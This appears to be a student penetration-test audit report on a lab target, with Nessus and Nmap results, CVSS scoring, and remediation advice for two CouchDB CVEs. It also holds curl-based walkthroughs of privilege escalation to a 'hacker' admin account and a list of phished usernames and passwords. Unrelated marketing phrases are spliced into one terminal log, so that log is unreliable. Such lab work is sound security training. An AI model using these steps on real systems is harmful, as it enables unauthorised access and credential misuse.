

Audit ExampleCorp



[George Ghira]
[February 2025]



Section One:

Vulnerability Management

Use Nessus to scan

Run a Nessus scan on the target using the policy below, and provide a screenshot from the vulnerabilities tab and another one from the Apache vulnerabilities.

Configurations Setup

- Do not ping the host(s)
- Scanning Fragile Devices is not allowed
- Always scan all ports
- Do not use Local Enumerators
- Scan over TCP, SYN and UDP
- Disable SSL/TLS

Scanning Scans To Be Done

- Scan for Backdoors
- Scan for CGI & Related Abuses
- Scan for Database Related Issues
- Scan for Debian Specific Issues
- Scan for Denial of Service Scan for
- Scan for Default Accounts
- Scan for Firewall Related Issues
- Scan for Remote Shell Possibilities
- Scan for Service detection
- Scan for Settings
- Scan for Ubuntu Specific Issues
- Scan for Webserver Related Issues



Nessus Screenshot

Provide a screenshot of the Vulnerabilities tab after the scan is finished.

The image displays two screenshots of the Nessus web interface, showing the results of a scan for 'ExampleCorp(Ethos Hack)'.

Top Screenshot: Hosts Overview

The top screenshot shows the 'Hosts' tab with a summary of the scan results for the host 10.10.10.10. The summary indicates 2 Critical vulnerabilities, 5 High vulnerabilities, and 39 Medium vulnerabilities. The 'Scan Details' panel on the right shows the scan was completed by the Local Scanner on Today at 2:35 AM, with an elapsed time of 7 minutes.

Bottom Screenshot: Vulnerabilities List

The bottom screenshot shows the 'Vulnerabilities' tab with a list of 13 vulnerabilities. The table includes columns for Severity (Sev), CVSS, VPR, EPSS, Name, Family, and Count. The vulnerabilities are categorized by severity: Mixed (Apache CouchDB, HTTP, Apache HTTP Server), Info (Nessus, SSH, Service Detection, OpenSSL Version Detection, FTP Server Detection, Nessus Scan Information, OS Security Patch Assessment Not Available, Patch Report, Target Credential Status by Authentication Protocol - ...).

| Sev | CVSS | VPR | EPSS | Name | Family | Count |
|-------|------|-----|------|---|-------------------|-------|
| MIXED | ... | ... | ... | Apache CouchDB (Multiple Issues) | Databases | 5 |
| MIXED | ... | ... | ... | HTTP (Multiple Issues) | Web Servers | 10 |
| MIXED | ... | ... | ... | Apache HTTP Server (Multiple Issues) | Web Servers | 4 |
| INFO | ... | ... | ... | Nessus (Multiple Issues) | Port scanners | 12 |
| INFO | ... | ... | ... | SSH (Multiple Issues) | Service detection | 2 |
| INFO | ... | ... | ... | Service Detection | Service detection | 5 |
| INFO | ... | ... | ... | OpenSSL Version Detection | Web Servers | 2 |
| INFO | ... | ... | ... | FTP Server Detection | Service detection | 1 |
| INFO | ... | ... | ... | Nessus Scan Information | Settings | 1 |
| INFO | ... | ... | ... | OS Security Patch Assessment Not Available | Settings | 1 |
| INFO | ... | ... | ... | Patch Report | General | 1 |
| INFO | ... | ... | ... | Target Credential Status by Authentication Protocol - ... | Settings | 1 |



Nessus Screenshot

Provide a screenshot of the Apache CouchDB vulnerabilities

The screenshot displays the Nessus Essentials web interface. The browser address bar shows the URL: `https://localhost:8834/#/scans/reports/11/vulnerabilities/group/45434`. The interface includes a top navigation bar with 'tenable', 'Nessus Essentials', 'Scans', and 'Settings'. A left sidebar contains 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main content area is titled 'Audit ExampleCorp(Ethos Hack) / Apache CouchDB (Multiple Issues)' and includes buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'. Below the title, there are tabs for 'Hosts', 'Vulnerabilities', 'Remediations', and 'History'. The 'Vulnerabilities' tab is active, showing a search bar and a table of 5 vulnerabilities. The table columns are: ☐, Sev, CVSS, VPR, EPSS, Name, Family, and Count. The vulnerabilities listed are:

| <input type="checkbox"/> | Sev | CVSS | VPR | EPSS | Name | Family | Count |
|--------------------------|--------|-------|-----|--------|--|-----------|-------|
| <input type="checkbox"/> | HIGH | 7.5 * | | | Apache CouchDB Unauthenticated Administrative Acc... | Databases | 1 |
| <input type="checkbox"/> | HIGH | 7.3 | 6.7 | 0.0004 | Apache CouchDB < 3.1.2 Privilege Escalation | Databases | 1 |
| <input type="checkbox"/> | MEDIUM | 5.7 | 3.6 | 0.0005 | Apache CouchDB < 3.3.3 Privilege Escalation | Databases | 1 |
| <input type="checkbox"/> | MEDIUM | 5.3 | 1.4 | 0.0006 | Apache CouchDB < 3.2.3 / 3.3.x < 3.3.2 Information DI... | Databases | 1 |
| <input type="checkbox"/> | INFO | | | | Apache CouchDB Detection | Databases | 1 |

On the right side, the 'Scan Details' section shows: Policy: Audit ExampleCorp(Ethos Hack), Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 2:35 AM, End: Today at 2:42 AM, Elapsed: 7 minutes. Below this is a 'Vulnerabilities' section with a donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

CVSS Score calculation





During the assessment, your colleague found 2 CVE-s in the platform: CVE-2017-12635 and CVE-2017-12636. Do a vulnerability score analysis and provide the CVE Version 3.0 scores for each vulnerability on the next slide. The following information might be useful:

- Any loss of confidentiality or integrity would have a serious adverse effect.
- Loss of availability would have a limited adverse effect.

CVS Version 3.0 scores







| CVE-2017-12635 scores | |
|--------------------------|-----|
| CVSS Base Score | 9.8 |
| Impact Subscore | 5.9 |
| Exploitability Subscore | 3.9 |
| CVSS Temporal Score | 9.4 |
| CVSS Environmental Score | 9.4 |
| Modified Impact Subscore | 5.9 |
| Overall CVSS Score | 9.4 |





CVE-2017-12636 scores

| | |
|----------------------------|-----|
| CVSS Base Score | 7.2 |
| Impact Subscore | 5.9 |
| Exploitability Subscore | 1.2 |
| CVSS Temporal Score | 6.7 |
| CVSS Environmental Score | 6.3 |
| Modified Impact Subscore | 5.5 |
| Overall CVSS Score | 6.3 |





Section Two:

System Auditing

System Auditing

It is time to get access to the target system. First, you need to scan the target with Nmap to see all the open ports, then you should use the 2 CVE-s your colleague found to get administrative access to the machine.

Your Task:

You need to perform the following tasks on the target VM:

- Use Nmap to identify open ports and provide screenshot evidence.
- Provide a Vulnerability Description, Exposure/Analysis and Recommendations for both CVE-s.
- Use the CVE-2017-12635 exploit to add accounts to the target machine, and provide a walkthrough about it.
- Use the CVE-2017-12636 exploit to gain access to the target as an administrator, and provide a walkthrough about it.
- You are feel free to use public exploits or the Metasploit Framework.



NMap scan results

Use Nmap to identify the open ports on the Target VM, and provide a screenshot of the results.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -p- -sC -sV -T4 10.10.10.10  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-15 13:22 EST  
Nmap scan report for example.com (10.10.10.10)  
Host is up (0.00051s latency).  
Not shown: 65529 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 c3:c0:15:6d:d7:8c:6e:71:a7:b2:54:1b:f8:27:91:e7 (RSA)  
| 256 c3:c1:ec:5a:57:a3:fe:79:45:0f:b8:13:f2:15:74:36 (ECDSA)  
|_ 256 a5:a4:de:32:36:92:89:73:e9:79:93:a0:5c:ff:51:75 (ED25519)  
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)  
| dns-nsid:  
|_ bind.version: 9.10.3-P4-Ubuntu  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.0.2g)  
|_ http-server-header: Apache/2.4.18 (Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.0.2g  
|_ http-generator: WordPress 5.6  
|_ http-title: Example Corp. &#8211; Your PR Agency  
443/tcp   open  http      Apache httpd 2.4.18 ((Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.0.2g)  
|_ http-title: Apache2 Ubuntu Default Page: It works  
|_ http-server-header: Apache/2.4.18 (Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.0.2g  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
5984/tcp  open  http      CouchDB httpd 1.6.0 (Erlang OTP/R16B02)  
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).  
|_ http-server-header: CouchDB/1.6.0 (Erlang OTP/R16B02)  
MAC Address: 08:00:27:53:73:E4 (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 108.25 seconds  
  
(kali@kali)-[~]
```



Finding 1: CVE-2017-12635

Fill out the section on this page about the vulnerability.

Vulnerability Description

This vulnerability exists in **CouchDB** due to improper handling of JSON data. Specifically, it stems from the way CouchDB parses **_users documents** when handling requests to create new users. A specially crafted **malformed JSON request** can **bypass security checks**, allowing an attacker to create accounts with arbitrary roles (including administrative privileges).

Exposure/Analysis

Affected Software: Apache CouchDB $\leq 2.1.0$

Attack Vector: Remote (requires direct access to CouchDB API)

Authentication Requirement: **None** (can be exploited without credentials)

Impact:

Confidentiality: High – Allows unauthorized access to sensitive user data.

Integrity: High – Attackers can create accounts with admin privileges and modify database entries.

Availability: Low – Does not directly affect availability but can be used for further attacks.

Exploitability: Easy – Requires sending a **malformed JSON request** to the CouchDB **_users** database.

Analysis

The vulnerability arises due to **improper JSON parsing** in the CouchDB **user creation API**.

Normally, CouchDB requires **strict JSON formatting** when creating users, but a **malformed JSON object** can **bypass validation**.

Attackers can **craft a request** that results in the creation of a **new admin account**, giving them full control over the database.

Once admin access is obtained, attackers can:

View, modify, or delete **database records**.

Create or delete user accounts, including other admins.

Modify CouchDB settings to weaken security

Recommendations

Upgrade CouchDB: Patch to **version 2.1.1 or later**, which properly validates JSON input.

Restrict Access to the API:

Use **firewalls** to limit access to **trusted IP addresses**.

Disable public access to **port 5984** (default CouchDB API port).

Enforce Authentication & Role-Based Access:

Require authentication for **all API requests**.

Use **least privilege access** for non-admin users.

Monitor for Unauthorized Account Creation:

Log all **user creation events** in CouchDB.


Set up alerts for **unexpected admin account additions**.



CVE-2017-12635 walkthrough

Provide a step-by-step guide on how to add account to the target with this exploit.


Step 1: Verify CouchDB is Open:



```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ curl -X GET http://10.10.10.10:5984/_all_dbs
["_replicator", "_users", "examplecorp", "newdatabase", "sagarbansal"]
```


The list that include user, replicator, etc proves that the service is exposed.

Step 2. Checked if auth is required by the service,



```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
Applications
File Actions Edit View Help
(kali@kali)-[~]
$ curl -X GET http://10.10.10.10:5984/_config
{"error": "unauthorized", "reason": "You are not a server admin."}
```

The response proves that an auth is required





- Retrieve the configuration content of DB.

```
(kali@kali)-[~]
$ curl -u george:P0ssw0rd123 "http://10.10.10:5984/_config"
{"httpd_design_handlers":{"_compact":{"couch_mrview_http, handle_compact_req"},"_info":{"couch_mrview_http, handle_info_req"},"_list":{"couch_mrview_show, handle_view_list_req"},"_rewrite":{"couch_httpd_rewrite, handle_doc_update_req"},"_view":{"couch_mrview_http, handle_view_req"},"_uuids":{"algorithm":"sequential","max_count":"1000"},"stats":{"rate":"1000","samples":[0, 60, 300, 900]},"cors":{"credentials":"false"},"asks":{"couch_httpd_misc_handlers, handle_task_status_req"},"_all_dbs":{"couch_httpd_misc_handlers, handle_all_dbs_req"},"_config":{"couch_httpd_misc_handlers, handle_config_req"},"_db_updates":{"couch_dbupdate, handle_oauth_req"},"_plugins":{"couch_plugins_httpd, handle_req"},"_replicate":{"couch_replicator_httpd, handle_req"},"_restart":{"couch_httpd_misc_handlers, handle_restart_req"},"_session":{"couch_httpd_auth, handle_utils_dir_req, \"/usr/local/share/couchdb/www\""},"_uuids":{"couch_httpd_misc_handlers, handle_uuids_req"},"favicon.ico":{"couch_httpd_misc_handlers, handle_favicon_req, \"/usr/local/share/couchdb/www\""},"compression_level":"8"},"admins":{"george":{"pbkdf2-a50c9be26945d7d558502f4c5c77e2c8700156f1,e221664676dc0601fb6be7167060fefd,10"},"query_server_config":{"os_process_limit":"25","reduce_limit":"true","300000"},"db":{"replicator","http_connections":"20","max_replication_retry_count":"10","retries_per_request":"10","socket_options":[{"keepalive, true}, {"nodelay, false}]},"ssl_certificate_max_depth":"3","verify_ssl_db":{"false"},"ssl":{"port":"6984","ssl_certificate_max_depth":"1","verify_ssl_certificates":"false"},"log":{"file":"/usr/local/var/log/couchdb/couch.log","include_sasl":"true","level":"info"},"view_compaction":{"couchdb/server/main-coffee.js","javascript":"/usr/local/bin/couchjs /usr/local/share/couchdb/server/main.js"},"daemons":{"auth_cache":{"couch_auth_cache, start_link, []},"compaction_daemon":{"couch_compaction, start_link, []},"index_server":{"couch_index_server, start_link, []},"os_daemons":{"couch_os_daemons, start_link, []},"query_servers":{"couch_query_servers, start_link, []},"replicator_manager":{"couch_stats_collector, start, []},"_uuids":{"couch_uuids, start, []},"_vhosts":{"couch_httpd_vhost, start_link, []},"_httpd":{"allow_jsonp":"false","authentication_handlers":{"couch_httpd_oauth, t_authentication_handler"},"bind_address":"0.0.0.0","default_handler":{"couch_httpd_db, handle_request"},"enable_cors":"false","log_max_chunk_size":"1000000","port":"5984","secure_rewrites":"true","socket_options":{"httpd_db_handlers":{"_all_docs":{"couch_mrview_http, handle_all_docs_req"},"_changes":{"couch_httpd_db, handle_changes_req"},"_compact":{"couch_httpd_db, handle_compact_req"},"_design":{"couch_httpd_db, _http, handle_cleanup_req"},"database_compaction":{"checkpoint_after":"5242880","doc_buffer_size":"524288"},"couch_httpd_auth":{"allow_persistent_cookies":"false","auth_cache_size":"50","authentication_db":"eout":"600"},"couchdb":{"attachment_stream_buffer_size":"4096","database_dir":"/usr/local/var/lib/couchdb","delayed_commits":"true","file_compression":"snappy","max_dbs_open":"100","max_document_size":"4294967296"},"util_driver_dir":"/usr/local/lib/couchdb/erlang/lib/couch-1.6.0/priv/lib","uuid":"6249cbb639647568430481351666a98b"},"view_index_dir":"/usr/local/var/lib/couchdb"},"compaction_daemon":{"couch_compaction, start_link, []}}}}}
```



Finding 2: CVE-2017-12636

Fill out the section on this page about the vulnerability.

Vulnerability Description

This vulnerability allows **authentication bypass** by **modifying user roles** via malicious requests to the **CouchDB API**. An attacker can **escalate privileges** to gain administrator access on the target system. Combined with **CVE-2017-12635**, this allows an attacker to **create a new admin user** and **log in with full control over the database**.

Exposure/Analysis

Affected Software: Apache CouchDB ≤ 2.1.0

Attack Vector: Remote (requires direct access to CouchDB API)

Authentication Requirement: **Partial** (requires a valid user account, but not necessarily an admin account)

Impact:

Confidentiality: High – Attackers can **access sensitive data** by escalating privileges.

Integrity: High – Unauthorized privilege escalation allows **database manipulation**.

Availability: Low – Attack does not directly impact system uptime.

Exploitability: Medium – Attackers need an **existing user account**, but can **modify their role** to gain **admin access**.

Analysis

This vulnerability is a **privilege escalation flaw** in the **CouchDB role management system**.

Attackers can **modify an existing user's role** by sending a crafted request to the CouchDB **user management API**.

Once successful, they can **convert a regular user account into an admin account**, gaining **full control over CouchDB**.

The impact is **severe**, as it allows an attacker to:

Promote themselves to admin and take over the system.

Grant admin privileges to other attacker-controlled accounts.

Modify or delete user roles, preventing legitimate admins from regaining access.

Recommendations

Upgrade CouchDB: Apply the **official security patch** (version **2.1.1 or later**) to fix privilege escalation flaws.

Enforce Strong Authentication:

Require **multi-factor authentication (MFA)** for all admin accounts.

Use **strong passwords** and prevent users from **reusing old passwords**.

Restrict API Access to Trusted Users:

Implement **access control lists (ACLs)** to prevent unauthorized requests.

Limit access to the **user role modification API** to only **existing admins**.

Monitor User Role Changes:

Track all **modifications to user roles** in CouchDB logs.

Set up **alerts** for unexpected privilege escalations



CVE-2017-12636 walkthrough

Provide a step-by-step guide on how to gain access to the target as an administrator with this exploit.

After running the exploit script, which create the admin account (hacker), using the account

I manually performed some actions on DB using some custom commands.

- **I checked that the credentials are sent correctly**
- `curl -u hacker:P@ssw0rd123 "http://10.10.10.10:5984/_config/admins/hacker"`
- Returned a response of:
- `-pbkdf2-`
`1325f77070ef14d4b355733e77d90919b7441ccd,50438c300e305f65bdab92033e0c06de,10"`
- I access database:
- `curl -u hacker:P@ssw0rd123` the admin access:
- `curl -u http://10.10.10.10:5984/examplecorp`
- Which returned:
- `{"db_name":"examplecorp","doc_count":0,"doc_del_count":0,"update_seq":0,"purge_seq":0,"compact_running":false,"disk_size":79,"data_size":0,"instance_start_time":"1739444174395260","disk_format_version":6,`
- Then I created another DB:
- `curl -u hacker:P@ssw0rd123 -X PUT http://10.10.10.10:5984/newdatabase`
- Which returned:
- `{"ok":true}`

```
(root@kali)~# curl -u hacker:P@ssw0rd123 "http://10.10.10.10:5984/_config/admins/hacker"
-pbkdf2-1325f77070ef14d4b355733e77d90919b7441ccd,50438c300e305f65bdab92033e0c06de,10"
Our goal is not to take money from who ever we can. Rather it is helping people we can. So first we will do a feasibility check
(root@kali)~# curl -u hacker:P@ssw0rd123 "http://10.10.10.10:5984/_all_dbs"
["_replicator","_users","examplecorp","sagarbansal"]
(root@kali)~# Our tests. We will create a personal team for you who will help you with the project on a dedicated basis
# curl -u hacker:P@ssw0rd123 "http://10.10.10.10:5984/examplecorp"
{"db_name":"examplecorp","doc_count":0,"doc_del_count":0,"update_seq":0,"purge_seq":0,"compact_running":false,"disk_size":79,"data_size":0,"instance_start_time":"1739444174395260","disk_format_version":6,
(root@kali)~# curl -u hacker:P@ssw0rd123 -X PUT "http://10.10.10.10:5984/newdatabase" people for people...
{"ok":true}
(root@kali)~#
```



Section Three:

OSINT and Phishing

OSINT - Public Exposure Audit

The open-source intelligence investigation was already conducted by one of your colleagues. You can find the resulting screenshots in the OSINT_Data package, which is part of the [ExampleCorp Data package](#).

Go through the images and identify one or more screenshots that show the source of the information needed to compromise the target machine successfully. Provide the screenshot(s) in the next page, with explanation!



OSINT - Public Exposure Audit

One or more screenshots that show the source of the information needed to successfully compromise the target machine.

Disable Firewall On A Directory?

Asked 2 months ago Active 7 days ago Viewed 638 times

I have installed WordPress on an ubuntu server which is being protected by a WAF. However, I want to exclude a location /secureapp on the root server. So if my main website is on domain.ltd/ then I want to whitelist domain.ltd/secureapp from the WAF. Any help would be appreciated

Whitelisting a directory from WAF protection (/secureapp)

apache-httpd

If /secureapp is unprotected, We may attempt accessing it directly using default credential (admin/admin, or datas from phishing)

Project Details

€250.00 – 750.00 EUR

BIDDING ENDS IN 6 DAYS, 23 HOURS

Looking for a talented PHP Developer who can fix our File Upload page.

We want to make it secure against any type of file upload. Please only apply if you know how to secure it against

1. Simple File Upload
2. Content Type File Upload
3. Double Extension File Upload
4. Gwt Size File Upload

This implies that file upload functionalities on the applications is bugged and vulnerable to file upload of malicios content.

Skills Required

Project Information Slide

Phishing

Your colleague has already completed the phishing campaign. You can find the results in the *Phishing_Results* package. To access the data:

1. Unpack the package
2. Start GoPhish from the folder
3. Log in to the admin site using the credentials of admin:sagarbansal

Analyze the results and compile a list of usernames and passwords based on the findings. Provide your list in the next page!

Details

Show entries

Search: Submitted Data

| First Name | Last Name | Email | Position | Status | Reported |
|-------------|-----------|-----------------------|------------|----------------|----------|
| ▶ Christine | Mcdonald | christine@example.com | Management | Submitted Data | ⊗ |
| ▶ Edwina | Jimenez | edwina@example.com | Employee | Submitted Data | ⊗ |
| ▶ King | Farley | king@example.com | Employee | Submitted Data | ⊗ |
| ▶ Liz | Hoover | liz@example.com | Management | Submitted Data | ⊗ |
| ▶ Martin | Walters | martin@example.com | Developer | Submitted Data | ⊗ |
| ▶ Millard | Wang | millard@example.com | Management | Submitted Data | ✔ |
| ▶ Pauline | Frey | pauline@example.com | Employee | Submitted Data | ⊗ |
| ▶ Rose | Underwood | rose@example.com | Employee | Submitted Data | ⊗ |
| ▶ sagar | bansal | sagar@example.com | Instructor | Submitted Data | ✔ |
| ▶ Tabitha | Yang | tabitha@example.com | Developer | Submitted Data | ⊗ |

Showing 1 to 10 of 10 entries (filtered from 52 total entries)

Previous 1 Next



Username and Password list

Username and password list from the phishing campaign.

| Username | Password |
|-----------|----------------|
| christine | lei6xei2Ufu |
| edmund | testing |
| edmund | testing1 |
| king | jeeFoo7shoo1E |
| liz | MeoPoph7 |
| liz | MeoPoph1 |
| martin | ieK8uG3ahY |
| test | test |
| hacker | hacker |
| pauline | Ovaa6eech (2X) |
| rose | ea1Ceiri |
| hahaha | yougotme! |
| tabitha | lequiNg3iesh |
| | |



Section Four:

Application Audit

Application Audit

